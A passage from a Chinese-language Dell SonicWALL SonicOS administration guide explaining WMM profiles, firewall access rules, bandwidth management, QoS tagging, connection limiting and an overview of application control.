默认情况下，Dell SonicWALL 安全设备配置一个 WMM 配置文件，参数设置为 802.11e 标准的值。

主题：

- 第 714 页的配置 WMM
- 第 715 页的配置 SonicPoint 时创建 WMM 配置文件

配置 WMM

自定义 *WMM* 配置的步骤如下：

1 转至 **SonicPoint > Wi-Fi 多媒体** 页面。



2 要修改 WMM 配置文件，单击该配置文件的**编辑**图标。要新建 WMM 配置文件，单击**添加**按钮。随即显示**添加/编辑 Wlan WMM 配置文件**窗口。



3 针对新的 WMM 配置文件，输入**配置文件名称**。默认名称为 **wmmDefault**。

4 默认 WMM 参数值自动填充到该窗口中。修改参数以自定义 WMM 配置文件。如需这些类别的信息，请参见第 711 页的WMM 访问类别。

> **注：**配置 WMM 配置文件时，您可以配置争用窗口 (CWMin/CWMax) 的大小，以及在创建 WMM 配置文件时配置仲裁帧间间隔 (AIFS) 数。可以在接入点 (SonicPointN) 上为每个优先级（AC_BK、AC_BE、AC_VI 和 AC_VO）以及为工作站（防火墙）配置这些值。

5 单击**映射**选项卡以自定义访问类别与 DSCP 值的映射关系。



映射选项卡可用于将优先级映射为 DSCP 值。默认的 DSCP 值与**防火墙 > 访问规则**，QoS 映射中的值相同。

6 单击**确定**。**WMM 配置文件**表更新。

配置 SonicPoint 时创建 WMM 配置文件

SonicPoint > Wi-Fi 多媒体页面可用于配置 WMM 配置文件，包括参数和优先级映射。

从 **SonicPoint > SonicPoints** 页面配置 SonicPoint N 或 SonicPoint AC 配置文件时，还可以创建 WMM 配置文件或选择现有 WMM 配置文件。**配置**对话在**高级/无线 0/1 高级** 选项卡上提供了一个 **WMM（Wi-Fi 多媒体）**下拉菜单。

从 **WMM（Wi-Fi 多媒体）**下拉菜单中选择**创建新 WMM 配置文件...**，将显示**添加 Wlan WMM 配置文件**对话。如需配置此配置文件的信息，请参见第 714 页的配置 WMM。

删除 WMM 配置文件

要删除单个 WMM 配置文件，单击该配置文件的**配置**列中的**删除**图标。

要删除若干个 WMM 配置文件，选中要删除的配置文件的复选框，然后单击**删除**按钮。

要删除所有 WMM 配置文件，单击**全部删除**按钮。此时会显示一条弹出消息，确认将删除所有配置文件。

第 9 部分

防火墙

- 配置防火墙访问规则
- 配置应用程序控制规则
- 配置地址对象和服务对象
- 配置带宽对象
- 配置 > 电子邮件地址对象


71

配置防火墙访问规则

- 第 717 页的防火墙 > 访问规则
  - 第 718 页的状态数据包检测默认访问规则概述
  - 第 718 页的使用带宽管理与访问规则概述
  - 第 720 页的配置 IPv6 的访问规则
  - 第 720 页的配置任务列表

防火墙 > 访问规则

本章节概述了 Dell SonicWALL 网络安全设备默认访问规则和自定义访问规则。访问规则是用于定义入站和出站访问策略、配置用户身份验证和启用防火墙远程管理的网络管理工具。本章节提供了自定义您的访问策略以满足业务需要的配置示例。



访问规则是用于定义入口和出口访问策略、配置用户身份验证和启用 Dell SonicWALL 安全设备远程管理的网络管理工具。

防火墙 > 访问规则页面提供了可排序的访问规则管理界面。后续部分高度概述了按照区域配置访问规则和使用访问规则配置带宽管理。

主题：

- 第 718 页的状态数据包检测默认访问规则概述
- 第 718 页的使用带宽管理与访问规则概述
- 第 720 页的配置 IPv6 的访问规则
- 第 720 页的配置任务列表

状态数据包检测默认访问规则概述

默认情况下，Dell SonicWALL 网络安全设备的状态数据包检测允许从 LAN 到互联网的所有通信，但阻止从互联网到 LAN 的所有流量。以下行为由在 Dell SonicWALL 网络安全设备上启用的“默认”状态检测数据包访问规则定义。

- 允许自 LAN、WLAN 到 WAN 或 DMZ 的所有情形（目标 WAN IP 地址是防火墙自身的 WAN 接口）
- 允许自 DMZ 到 WAN 的所有情形。
- 拒绝自 WAN 到 DMZ 的所有情形。
- 拒绝自 WAN 和 DMZ 到 LAN 或 WLAN 的所有情形。

可以定义其它网络访问规则，以便扩展或覆盖默认访问规则。例如，可创建允许自 LAN 区域访问 WAN 初始 IP 地址的访问规则，或阻止特定类型的流量（例如 IRC 自 LAN 到 WAN），或允许特定类型的流量（例如从互联网上的特定主机到 LAN 上的特定主机的 Lotus Notes 数据库同步），或限制使用特定协议（例如 Telnet 到 LAN 上的授权用户）。

自定义访问规则评估网络流量源 IP 地址、目标 IP 地址、IP 协议类型，并比较这些信息与在 Dell SonicWALL 安全设备上创建的访问规则。优先使用网络访问规则，并可以替代 Dell SonicWALL 安全设备的状态数据包检查。例如，阻止 IRC 流量的访问规则优先于允许这种流量类型的 Dell SonicWALL 安全设备默认设置。

△ 小心：**定义网络访问规则的功能是很强大的工具。使用自定义访问规则可禁用防火墙保护或阻止对互联网的所有访问。创建或删除网络访问规则时需要谨慎。**

使用带宽管理与访问规则概述

带宽管理 (BWM) 用于将保证的和最大的带宽分配到服务并排列流量的优先级。使用访问规则，可将 BWM 应用于特定的网络流量。在发送适用某个启用带宽管理的策略的数据包之前，将在对应的优先级队列中排队。

您必须在**网络 > 接口**页面分别配置各接口的带宽管理。

ⓘ 注：这适用于**防火墙服务 > BWM** 页面上的**带宽管理类型**设置为**高级**或**全局**时。

在接口上配置 *BWM* 的步骤如下：

1 转至**网络 > 接口**页面。

2 单击接口的**配置**图标。将显示**编辑接口**对话框。



3 选择**高级**选项卡。



4 在**带宽管理**部分：

a 选择**启用出口带宽管理**和**启用入口带宽管理**复选框中的一个或两个。

b 在**可用接口出口带宽 (Kbps)** 和**可用接口入口带宽(Kbps)** 字段中分别输入可用的入口和出口带宽。

5 单击**确定**。

全局带宽示例场景

如果创建出站邮件流量的访问规则（例如 SMTP）并启用以下参数的带宽管理：

- 保证的 20% 的带宽
- 最大的 40% 的带宽
- 零优先级

出站 SMTP 流量可保证 20% 的可用带宽，并获得高达 40% 的可用带宽。如果 SMTP 流量是唯一启用 BWM 的规则：

- 当 SMTP 流量使用其最大配置带宽（如上述是 40% 的最大带宽）时，所有其他流量获得剩余的 60% 带宽。
- 当 SMTP 流量使用的带宽小于其最大配置带宽时，所有其他流量获得 60% 至 100% 的链路带宽。

现在考虑为 FTP 添加以下启用 BWM 的规则：

- 60% 的保证带宽
- 70% 的最大带宽
- 优先级 1

如果结合以前的 SMTP 规则一起配置，则流量的行为如下：

- 始终为 FTP 流量保留 60% 的总带宽（因为其保证带宽）。始终为 SMTP 流量保留 20% 的总带宽（因为其保证带宽）。
- 如果 SMTP 使用 40% 的总带宽，FTP 使用 60% 的总带宽，则不能再发送其他流量，因为 100% 的带宽也为较高优先级的流量所占用。如果 SMTP 和 FTP 使用小于其最大带宽的值，则其他流量可以使用可用带宽的剩余百分比。
- 如果 SMTP 流量减少，仅使用 10% 的总带宽，则 FTP 可以使用最多 70% 的总带宽，所有其他流量获得剩余的 20%。
- 如果 SMTP 流量停止，则 FTP 获得 70% 的总带宽，所有其他流量获得剩余的 30% 带宽。
- 如果 FTP 流量停止，则 SMTP 获得 40% 的总带宽，所有其他流量获得剩余的 60% 带宽。

配置 IPv6 的访问规则

如需 SonicOS 的 IPv6 实施的完整信息，请参见第 1728 页的 IPv6。

在 **防火墙 > 访问规则**页面左上角的查看 IP 版本单选按钮中选择 IPv6 选项后，访问规则的 IPv6 配置方式与 IPv4 VPN 相似。

配置任务列表

本节提供了以下配置任务的列表：

- 第 721 页的使用视图样式显示访问规则
- 第 721 页的配置区域的访问规则
- 第 722 页的添加访问规则
- 第 726 页的编辑访问规则
- 第 726 页的删除访问规则

- 第 726 页的启用和禁用访问规则
- 第 727 页的将访问规则恢复为默认区域设置
- 第 727 页的显示访问规则流量统计
- 第 727 页的连接限制概述
- 第 727 页的访问规则配置示例

使用视图样式显示访问规则

使用 SonicOS 可在多个视图中显示访问规则。您可以从**视图样式**部分中选择视图类型。提供了以下**视图样式**：


- **所有规则** - 选择**所有规则**显示在 Dell SonicWALL 安全设备上配置的所有访问规则。
- **矩阵** - 显示为 **LAN**、**WAN**、**VPN** 的**源/目标**，或**源**列中的其他接口以及 **LAN**、**WAN**、**VPN**，或**目标**列中的其他接口。选择表格单元格中的**编辑**图标 ， 以查看访问规则。
- **下拉框** - 显示两个下拉菜单：**起始区域**和**目标区域**。从**起始区域**菜单选择一个接口，然后再从**目标区域**菜单选择一个接口。单击**确定**，将显示对两个接口定义的访问规则。

  提示：您还可以按照区域查看访问规则。使用**起始区域**和“目标区域”列中的“选项”复选框。从**起始区域**列中选择 **LAN** 、 **WAN** 、 **VPN** 和**所有** 。然后从**目标区域**列中选择 LAN、WAN、VPN 和“所有”。单击**确定**将显示访问规则。

每个视图都会显示一张已定义的网络访问规则表。例如，选择**所有规则**将显示所有区域的所有网络访问规则。

配置区域的访问规则

要显示特定区域的**访问规则**，请从**矩阵**、**下拉框**或**所有规则**视图中选择区域。



访问规则按照具体程度从上到下进行排序。表的底部是**任何**规则。默认访问规则是除**访问规则**页面中列出的 IP 服务之外的所有 IP 服务。可创建访问规则以覆盖**任何**规则的行为；例如，**任何**规则允许 LAN 上的用户访问所有互联网服务，包括 NNTP 新闻。

单击“优先级”列中的**列**图标，可更改访问规则的优先级。将显示“更改优先级”窗口。输入**优先级**字段中的优先级编号 (1-10)，然后单击**确定**。

提示：如果**删除**或**编辑**图标变暗（不可用），将不能从列表中更改或删除访问规则。

添加访问规则

提示：虽然可以创建允许入口 IP 流量的自定义规则，但 Dell SonicWALL 安全设备不会禁用对 DoS（如“SYN Flood 攻击”和“Ping of Death”攻击等）攻击的防御。

向 *Dell SonicWALL* 安全设备添加访问规则的步骤如下：

主题：

- 第 722 页的显示“添加规则”对话框
- 第 723 页的高级选项卡
- 第 724 页的 Qos 选项卡
- 第 726 页的 BWM 选项卡
- 第 726 页的添加规则

显示“添加规则”对话框

1 单击**服务规则**表的**添加**按钮。将显示**添加规则**对话框。



2 在**常规**选项卡的**设置**下方，选择一个**操作**，即规则处理（允许或阻断）特定 IP 流量的方法。

- **允许**（默认）
- **拒绝**
- **放弃**

3 从**源**和**到达**下拉菜单中选择来源和目标区域。

4 从**源端口**下拉菜单，选择所选服务对象 / 组中定义的源端口。所选的服务对象 / 组必须和在服务下拉菜单中所选的服务对象/组有相同的协议类型。默认设置为**任何**。

如果未列出服务，必须在**添加服务**对话框中通过选择以下选项之一定义服务：

- **创建新服务**，将显示**添加服务**对话框。
- **创建新组**，将显示**添加服务组**对话框。

5 从**服务**下拉菜单中选择受该访问规则影响的一个或一组服务。**任何**服务包括所有 IP 服务。

如果未列出服务，必须在**添加服务**对话框中通过选择以下选项之一定义服务：

- **创建新服务**，将显示**添加服务**对话框。
- **创建新组**，将显示**添加服务组**对话框。

6 从**源**下拉菜单选择受该访问规则影响的流量来源。

选择**创建新网络**将显示**添加地址对象**对话框。定义受该访问规则影响的来源 IP 地址（例如限制某些用户访问 Internet）的步骤是：

a 从**类型**下拉菜单中选择**范围**。

b 在**起始地址范围**字段输入地址范围的起始 IP 地址，在**终止地址范围**字段输入结束 IP 地址。

> **提示：**要包含所有 IP 地址，请在**起始地址范围**字段中输入星号“*”。

c 单击**确定**。

7 从**源**下拉菜单选择受该访问规则影响的流量目标。

选择**创建新网络**将显示**添加地址对象**窗口。

8 从**包含的用户**下拉菜单中，添加受该访问规则影响的用户或用户组。

9 从**日程**下拉菜单中选择日程。默认计划是**始终打开**。

10 在**备注**字段中输入注释以帮助识别该访问规则。

11 如果想要启用服务活动日志，请选择**启用日志**复选框。默认情况下已选中该选项。

12 默认情况下已选中**允许分片的数据包**复选框。选择替代默认配置复选框，允许 PPTP 或 IPSec 上分割的数据包。

> **注：**较大的 IP 数据包在互联网上经过路由然后在目标主机上重组之前，通常会分成多个片段。禁用此设置的一个原因是，它可能会在拒绝服务 (DoS) 攻击中使用 IP 分段。

13 如果想要将与此访问规则相匹配的流量显示在**AppFlow 检测**和 **AppFlow 报告**页面中，请选择**启用流量报告**复选框。默认情况下未选中该选项。

14 如果想要将与该访问规则相匹配的流量显示在**数据包检测**页面中，请选择**启用数据包检测**复选框。默认情况下未选中该选项。

15 如需启用管理和非管理流量，选中**启用管理**复选框。默认情况下未选中该选项。

16 如果您要使用 Geo-IP 过滤，请选中**启用 Geo-IP 过滤**复选框。如需 Geo-IP 过滤的信息，请参见第 1448 页的配置 Geo-IP 过滤器。默认情况下未选中该选项。

17 如果您要使用 Botnet 过滤，请选中**启用 Botnet 过滤**复选框。关于 Botnet 过滤的信息，请参见第 1455 页的配置 Botnet 过滤。默认情况下未选中该选项。

高级选项卡

1 单击**高级**选项卡。



2 如果想要访问规则在一段 TCP 不活动的时间后超时，请在 **TCP 连接不活动超时（分钟）**字段中设置时间量（以分钟为单位）。默认值为 **5** 分钟。

3 如果想要访问规则在一段 UDP 不活动的时间后超时，请在 **UDP 连接不活动超时（分钟）**字段中设置时间量（以分钟为单位）。默认值为 **30** 分钟。

4 在**允许的连接数（% 最大连接数）**字段中指定允许作为 Dell SonicWALL 安全设备允许的最大连接数的百分比的连接数。如需连接限制的更多信息，请参阅第 727 页的连接限制概述。

5 选择**为每一个源 IP 地址启用连接限制**复选框，以定义丢弃数据包的阈值。超过此阈值后，将丢弃来自对应源 IP 的连接和数据包。最小值为 0，最大值为 65535，默认值为 **128**。默认情况下未选中该选项。

6 选择**为每一个目标 IP 地址启用连接限制**复选框，以定义丢弃数据包的阈值。超过此阈值后，将丢弃来自对应目标 IP 的连接和数据包。最小值为 0，最大值为 65535，默认值为 **128**。默认情况下未选中该选项。

7 如果想要在相反的方向创建与此规则匹配的访问规则，请选择**创建一个相反的规则**--从您的目标区域或地址对象到您的起始区域或地址对象。默认情况下未选中该选项。

8 如需针对每个规则禁用深层数据包检查 (DPI) 扫描，请选中**禁用 DPI** 复选框。默认情况下未选中该选项。

Qos 选项卡

1 如果想要将 DSCP 或 802.1p 服务质量管理应用到由此规则管理的流量，请单击 **QoS** 选项卡。



2 在 **DSCP 标签设置**下，从菜单中选择 **DSCP 标签设置**：

- **无**：数据包中的 DSCP 值设置为 0。

- **保留**（默认）：数据包中的 DSCP 值保持不变。
- **显式**：将显示**显式 DSCP 值**。选择介于 0 和 63 之间的数字值。部分标准值如下：
  - **0** - 最大努力型/默认
  - **8** - 1 级
  - **10** - 1 级，黄金级 (AF11)
  - **12** - 1 级，白银级 (AF12)
  - **14** - 1 级，青铜级 (AF13)
  - **16** - 2 级
  - **18** - 2 级，黄金级 (AF21)
  - **20** - 2 级，白银级 (AF22)
  - **22** - 2 级，青铜级 (AF23)
  - **24** - 3 级
  - **26** - 3 级，黄金级 (AF31)
  - **27** - 3 级，白银级 (AF32)
  - **30** - 3 级，青铜级 (AF33)
  - **32** - 4 级
  - **34** - 4 级，黄金级 (AF41)
  - **36** - 4 级，白银级 (AF42)
  - **38** - 4 级，青铜级 (AF43)
  - **40** - 快速转发
  - **46** - 加速转发 (EF)
  - **48** - 控制
  - **56** - 控制
- **映射**：将使用**防火墙 > QoS 映射**页面上的 QoS 映射设置。
  - 将显示**允许 802.1p 标识覆盖 DSCP 值**复选框。选中该复选框，允许 802.1p 标识覆盖 DSCP 值。默认已禁用该选项。

3 在 **802.1p 标签设置**下，从菜单中选择 **802.1p 标签设置**：

- **无**（默认）：未将任何 802.1p 标签添加到数据包。
- **保留**：数据包中的 802.1p 值将保持不变。
- **显式**：将显示**显式 802.1p 值**下拉菜单。



选择介于 0 和 7 之间的数字值：

- **0** - 最大努力型（默认）
- **1** - 后台
- **2** - 备用
- **3** - 非常努力型
- **4** - 可控负载

- **5** - 视频（<100ms 延迟）
- **6** - 语音（<10ms 延迟）
- **7** - 网络控制

- **映射**：注释显示：将使用**防火墙 > QoS 映射**页面上的 QoS 映射设置。

BWM 选项卡

1 单击 **BWM** 选项卡。



2 如需为 BWM 启用出站流量，请选中**启用出口带宽管理（仅“允许”规则）**复选框。默认已禁用该选项。

a 从**带宽对象**下拉菜单选择带宽对象。

如需创建新的带宽对象，请选择**创建新的带宽对象**。如需创建新的带宽对象的更多信息，请参见第 839 页的配置带宽对象。

3 如需为 BWM 启用入站流量，请选中**启用入口带宽管理（仅“允许”规则）**复选框。默认已禁用该选项。

a 从**带宽对象**下拉菜单选择带宽对象。

如需创建新的带宽对象，请选择**创建新的带宽对象**。如需创建新的带宽对象的更多信息，请参见第 839 页的配置带宽对象。

4 如需跟踪带宽使用，请选中**启用跟踪带宽使用**复选框。默认已禁用该选项。如需选中此选项，您必须选择**启用带宽管理**选项中的一个或两个。

添加规则

1 单击**确定**添加规则。

编辑访问规则

要显示**编辑规则**对话框（包括与**添加规则**对话框相同的设置），请单击**编辑**图标。

删除访问规则

要删除单独的访问规则，请单击**删除**图标。要删除选定访问规则的所有复选框，请单击**删除**按钮。

启用和禁用访问规则

要启用或禁用访问规则，请单击**启用**复选框。

将访问规则恢复为默认区域设置

要删除区域的所有最终用户配置的访问规则，请单击**默认**按钮。这会将选定区域的访问规则恢复为在 Dell SonicWALL 网络安全设备上初步设置的默认访问规则。

显示访问规则流量统计

将您的鼠标指针移动到**图**图标上，以显示以下访问规则接收 (Rx) 和发送 (Tx) 流量统计：

- 接收的字节数
- 接收的数据包数
- 发送的字节数
- 发送的数据包数

连接限制概述

连接限制功能在与此类 SonicOS 功能（例如 SYN Cookie 和入侵防御服务 (IPS)）相结合时旨在提供附加的安全和控制层。连接限制提供了使用访问规则作为分类器并通过防火墙限制连接，同时清除可分配给该类别流量的所有可用连接缓存的最大百分比的一种方法。

与 IPS 相结合，可用于减缓特定级别的恶意软件（如 Sasser、Blaster 和 Nimda）的扩展速度。这些蠕虫通过初步连接到随机地址以不一般的高速率进行传播。例如，感染 Nimda 的每台主机每秒尝试进行 300 到 400 个连接，Blaster 每秒发送 850 个数据包，Sasser 每秒可进行 5,120 次尝试。一般不会在这些数字附近的任何位置处建立典型的非恶意网络流量，尤其是在它由可信变为不可信流量时（即 LAN-> WAN）。此类恶意活动在几秒钟之内就可以用尽所有可用的连接缓存资源，特别是对于小型家电。

除了减缓蠕虫和病毒的传播，连接限制还可用于缓解其他类型的连接缓存资源消耗问题，例如运行对等软件的别具特色的互联网主机（假设 IPS 配置为允许这些服务），或使用数据包生成器或扫描工具的内部或外部主机所带来的问题。

最后，连接限制还可用于保护公开可用的服务器（例如 Web 服务器），方法为限制该服务器允许的合法入站连接数（即避免服务器受到 Slashdot 的影响）。这不同于尝试检测并防止部分开放或欺骗的 TCP 连接的 SYN 攻击保护。这将最适用于不受信任的流量，但根据需要可将其应用到任何区域流量。

通过定义可能会分配给特定类型流量的允许的所有最大连接数的百分比，可应用连接限制。以上数字显示默认 LAN ->WAN 设置，其中可将所有资源分配给 LAN->WAN（任意源、任意目标、任意服务）流量。

可构造更具体的规则；例如，限制某种类型的流量可能消耗的连接的百分比（例如 WAN 上到达任何目标的 FTP 流量），或通过 100% 允许重要级别的流量使其优先通过（例如，到达关键服务器的 HTTPS 流量），以及将一般流量限制到较小的百分比（允许的最小值为 1%）。

注：不能使用 IPS 签名作为连接限制分类器；仅允许访问规则（例如，地址对象和服务对象）。

访问规则配置示例

本节提供了添加网络访问规则的配置示例：

- 第 727 页的启用 Ping
- 第 728 页的阻止对特定服务的 LAN 访问
- 第 728 页的允许从 LAN 区域访问 WAN 主要 IP

启用 Ping

本节提供访问规则的配置示例，以允许 DMZ 上的设备发送 ping 请求并接受来自 LAN 上的设备的 ping 响应。默认情况下，Dell SonicWALL 网络安全设备不允许从 DMZ 开始并到达 LAN 的流量。

如需配置访问规则，以允许 *DMZ* 上的设备发送 *ping* 请求并接受来自 *LAN* 上的设备的 *ping* 响应，请执行以下步骤：

1 将您的接口之一放置到 DMZ 区域。

2 转至**防火墙 > 访问规则**页面。

3 单击**添加**以启动**添加规则**对话框。

4 选择**允许**单选按钮。

5 从**服务**下拉菜单，选择 **Ping**。

6 从**源**下拉菜单中，选择 **DMZ 子网**。

7 从**目标**下拉菜单中，选择 **LAN 子网**。

8 单击**确定**。

阻止对特定服务的 LAN 访问

本节提供工作时间阻止 LAN 访问互联网上的服务器的访问规则配置示例。

配置阻止 *LAN* 访问基于日程的 *NNTP* 服务器的访问规则的步骤如下：

1 从**防火墙 > 访问规则**页面，单击**添加**以启动**添加规则**对话框。

2 从**操作**设置中选择**拒绝**。

3 从**服务**下拉菜单，选择 **NNTP (News)**。如果未列出服务，必须在**添加服务**对话框添加服务。

4 从**源**下拉菜单选择**任何**。

5 从**目标**下拉菜单中选择 **WAN**。

6 从**日程**下拉菜单中选择日程。

7 在**注释**字段中输入任意注释。

8 单击**添加**。

允许从 LAN 区域访问 WAN 主要 IP

通过创建访问规则，可允许从同一个防火墙上的某个区域访问其他区域中的管理 IP 地址。例如，您可以允许 HTTP/HTTPS 管理，或从 LAN 端对 WAN IP 地址执行 ping 操作。要实现此目的，必须创建允许区域之间相关服务的访问规则，并将一个或多个显式管理 IP 地址作为目标。此外，您还可提供包含单个或多个管理地址（例如 WAN 主要 IP、所有 WAN IP、所有 X1 管理 IP）并将其作为目标的地址群组。此类型的规则允许区域之间的 HTTP 管理、HTTPS 管理、SSH 管理、Ping 和 SNMP 服务。

注：只能对内部区域管理设置访问规则。内部区域管理按照接口配置中的设置对每个接口进行控制。

创建允许从 *LAN* 区域访问 *WAN* 主要 *IP* 的规则，请执行以下步骤：

1 在**防火墙 > 访问规则**页面，显示 **LAN > WAN** 访问规则。

2 单击**添加**以启动**添加**窗口。

3 从**操作**设置中选择**允许**。

4 从**服务**菜单中选择以下其中一个服务：

- **HTTP**
- **HTTPS**
- **SSH 管理**
- **Ping**
- **SNMP**

5 从**源**菜单中选择**任何**。

6 从**目标**菜单中选择包含一个或多个显式 WLAN IP 地址的地址群组或地址对象。

> **注：**请勿选择表示子网的地址群组或对象，例如 **WAN Primary Subnet**。这将允许访问 WAN 子网上的设备（已默认允许），但不允许访问 WAN 管理 IP 地址。

7 从**允许的用户**菜单选择有访问权限的用户或群组。

8 从**日程**菜单中选择日程。

9 在**注释**字段中输入任意注释。

10 单击**添加**。

在访问规则中启用带宽管理

带宽管理可以应用于使用访问规则的入口和出口流量。可以为带宽管理配置显示**漏斗**图标的访问规则。

> **提示：**请勿在某区域的多个接口上配置带宽管理，其中为该区域配置的保证带宽大于边界接口的可用带宽。

如需配置带宽管理的信息，请参见第 821 页的防火墙设置 > BWM。

72

配置应用程序控制规则

- 第 731 页的关于应用程序规则和应用程序控制高级
  - 第 731 页的什么是应用程序控制？
  - 第 732 页的应用程序控制的优势
  - 第 733 页的应用程序如何工作？
  - 第 757 页的授权应用程序控制
  - 第 758 页的术语
- 第 759 页的防火墙 > 应用程序规则
  - 第 760 页的配置应用程序规则策略
  - 第 763 页的使用应用程序控制向导
- 第 763 页的防火墙 > 应用程序控制高级
  - 第 763 页的配置应用程序控制全局设置
- 第 772 页的防火墙 > 匹配对象
  - 第 772 页的配置匹配对象
  - 第 774 页的配置应用程序列表对象
- 第 775 页的防火墙 > 操作对象
- 第 775 页的验证应用程序控制配置
  - 第 776 页的有用的工具
- 第 781 页的应用程序控制用例
  - 第 782 页的在匹配对象中创建正则表达式
  - 第 782 页的基于策略的应用程序控制
  - 第 784 页的合规性强制措施
  - 第 784 页的服务器保护
  - 第 784 页的托管的电子邮件环境
  - 第 785 页的电子邮件控制
  - 第 785 页的 Web 浏览器控制
  - 第 786 页的 HTTP Post 控制
  - 第 788 页的禁止的文件类型控制
  - 第 790 页的 ActiveX 控件
  - 第 792 页的 FTP 控制
  - 第 797 页的带宽管理
  - 第 797 页的绕过 DPI

- 第 799 页的自定义签名
- 第 802 页的反向 Shell 攻击保护

关于应用程序规则和应用程序控制高级

本节概述 SonicOS 中应用程序规则和应用程序控制高级（统称为应用程序控制）。

注：TZ300 及更新设备支持应用程序控制。

主题：

- 第 731 页的什么是应用程序控制？
- 第 732 页的应用程序控制的优势
- 第 733 页的应用程序如何工作？
- 第 757 页的授权应用程序控制
- 第 758 页的术语

什么是应用程序控制？

应用程序控制提供了用于设置应用程序签名策略规则的解决方案。应用程序控制策略包括全局应用程序控制策略和更有目标性的应用程序规则策略。SonicOS 允许从“公告板 ”> “AppFlow 监控”页面直接实时创建特定类型的应用程序控制策略。

作为一组特定的应用程序策略，应用程序控制用于精确控制用户级别、电子邮件地址、日程和 IP 子网的网络流量。此应用程序层访问控制功能的主要功能是管理 Web 浏览、文件传输、电子邮件和电子邮件附件。

SonicOS 中用于控制应用程序层流量的功能得到显著增强，能够查看实时应用程序流量、以新方式访问应用程序签名数据库并可以创建应用程序层规则。SonicOS 集成了应用程序控制和标准网络控制功能，可更有力地控制所有网络流量。

主题：

- 第 731 页的关于应用程序控制策略
- 第 732 页的关于应用程序控制功能

关于应用程序控制策略

SonicOS 提供了这些创建应用程序策略和控制网络中的应用程序的方法：

- **创建 AppFlow 监控规则 -公告板 > AppFlow 监控**页面提供了**创建规则**按钮，允许管理员快速配置用于应用程序阻止、带宽管理或数据包监控的应用程序控制策略。这使您可以快速将操作应用到在使用防火墙可视化和应用程序智能功能时注意到的应用程序。可自动创建策略，并在**防火墙 > 应用程序规则**页面的应用程序规则策略表中显示。
- **应用程序控制高级 -防火墙 > 应用程序控制高级**页面提供了配置全局应用程序控制策略的一种简单直接的方式。您可以快速启用对整个类别的应用程序的阻止或记录，还可轻松找到单独的应用程序或单独的签名，并对其执行相同的操作。启用之后，将全局阻止或记录类别、应用程序或签名，无需在**防火墙 > 应用程序规则**页面上创建策略。**防火墙 > 应用程序控制高级**页面上提供了所有应用程序的检测和阻止配置。
